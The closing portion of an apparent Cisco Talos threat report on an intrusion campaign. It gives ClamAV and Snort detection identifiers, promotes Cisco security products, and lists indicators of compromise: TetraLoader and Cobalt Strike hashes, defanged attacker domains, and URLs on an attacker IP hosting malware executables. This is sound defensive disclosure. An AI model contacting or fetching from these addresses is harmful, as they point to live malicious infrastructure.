
Like other Chinese-authored tooling observed in the intrusions, VShell C2 panels are also written in Chinese. Although limited language support for English is available in the panel, it still mostly uses the Chinese language as seen in Figure 5, indicating that operators need to be familiar with the language to use the panel proficiently.
Coverage
The following ClamAV signature detects and blocks this threat:
Win.Loader.TetraLoader-10042731-0
Win.Trojan.CobaltStrike-10042732-0
Win.Backdoor.Webshell-10042733-0
Win.Backdoor.Webshell-10042734-0
Win.Backdoor.Webshell-10042735-0
Win.Backdoor.Webshell-10042736-0
Win.Backdoor.Webshell-10042737-0
Win.Backdoor.Webshell-10042738-0
The following Snort Rules Snort 2 and Snort 3 (SIDs) to detect and block this threat: 64601 - 64609, 301149 - 301152
Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.
Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.
Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.
Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.
Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.
Cisco Secure Access is a modern cloud-delivered Security Service Edge (SSE) built on Zero Trust principles. Secure Access provides seamless transparent and secure access to the internet, cloud services or private application no matter where your users work. Please contact your Cisco account representative or authorized partner if you are interested in a free trial of Cisco Secure Access.
Umbrella, Cisco’s secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network.
Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.
Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.
Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.
Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.
Indicators of compromise (IOCs)
The IOCs can also be found in our GitHub repository here.
TetraLoader
14ed3878b6623c287283a8a80020f68e1cb6bfc37b236f33a95f3a64c4f4611f
4ffc33bdc8527a2e8cb87e49cdc16c3b1480dfc135e507d552f581a67d1850a9
1de72c03927bcd2810ce98205ff871ef1ebf4344fba187e126e50caa1e43250b
1c38e3cda8ac6d79d9da40834367697a209c6b07e6b3ab93b3a4f375b161a901
CobaltStrike beacons
C02d50d0eb3974818091b8dd91a8bbb8cdefd94d4568a4aea8e1dcdd8869f738
Network IOCs
cdn[.]phototagx[.]com
www[.]roomako[.]com
lgaircon[.]xyz
https://www[.]roomako[.]com/jquery-3[.]3[.]1[.]min[.]js
https://lgaircon[.]xyz/owa/OPWiaTU-ZEbuwIAKGPHoQAP006-PTsjBGKQUxZorq2
https://cdn[.]lgaircon[.]xyz/jquery-3[.]3[.]1[.]min[.]js
hxxps[://]cdn[.]phototagx[.]com/
192[.]210[.]239[.]172
hxxp[://]192[.]210[.]239[.]172:3219/LVLWPH[.]exe
hxxp[://]192[.]210[.]239[.]172:3219/MCUCAT[.]exe
hxxp[://]192[.]210[.]239[.]172:3219/TJPLYT[.]exe
hxxp[://]192[.]210[.]239[.]172:3219/z44[.]exe
Text extracted automatically; images, tables and formatting may be missing. Original: https://blog.talosintelligence.com/uat-6382-exploits-cityworks-vulnerability/